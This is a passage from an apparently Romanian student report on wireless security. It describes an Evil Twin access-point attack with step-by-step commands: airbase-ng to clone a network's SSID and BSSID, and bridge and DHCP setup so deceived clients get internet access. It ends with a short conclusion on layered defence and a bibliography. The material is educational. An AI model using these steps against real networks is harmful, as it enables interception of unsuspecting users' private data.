


Obținem parola




IV.VII Evil-Twin Access Point

Într-o conexiune normală Wi-Fi , un device al unui client se asociază cu un AP legitim.



Când un attack EVIL TWIN Access Point se desfășoară , un hacker da broadcast la SSID-ul AP-ului legitim (de regulă , și același BSSID sau MAC-ul SSID-ului) ca să înșele device-ul să se



conecteze.

În majoritatea timpului , device-ul încearcă să se conecteze automat la rețeaua care are un semnal mult mai puternic.

Pentru a crea EVIL TWIN Access Point.

```
airbase-ng -a <BSSID> --essid <ESSID> -c <channel> <interface>
```

Pentru a-i oferi conexiune la internet ne folosim de bridge-utils.

`brctl addbr lucifer` Adăugăm interfață bridge.


```
brctl addif lucifer at0
brctl addif lucifer eth0
```
Adăugăm interfețele existente la bridge.

```
ifconfig eth0 0.0.0.0 up
ifconfig at0 0.0.0.0 up
```
Le configurăm ip-ul la fel și le activăm.

```
ifconfig lucifer up
```
Activăm și interfață de bridge.

```
dhclient lucifer
```
Configurare dhcp automată pe interfață bridge.

Clientul se va asocia cu Evil Twin AP iar apoi va avea conexiune la internet , el neștiind că rețeaua la care este conectat este altă decât cea corectă , va putea distribui date private , fără că el să știe.



V . Concluzie

Pentru securizarea unei rețele wireless nu este îndeajuns doar un scut de defensivă , trebuie îmbinate mai multe metode de securizare într-un zid care nu permite penetrarea sistemelor informatice.

Bibliografie

-802.11 Wireless Networks The Definitive Guide
-Penetration Testing - A hands-on introduction to Hacking
-https://www.webtitan.com/blog/most-common-wireless-network-attacks/
-https://en.wikipedia.org/wiki/Wi-Fi_Protected_Access
-https://en.wikipedia.org/wiki/Wireless_security

- https://www.makeuseof.com/tag/understanding-common-wifi-standards-technology-explained/

- https://andres.plashal.com/2018/blogging/differentiating-5gvs2g-frequency-bands/

- https://phorus.com/blog/2.4ghz-vs.-5ghz

- https://www.qorvo.com/design-hub/blog/wifi-5-point-2-ghz-rf-filters

- https://scotthelme.co.uk/wifi-insecurity-wps/

- https://charlesreid1.com/wiki/Evil_Twin/Setup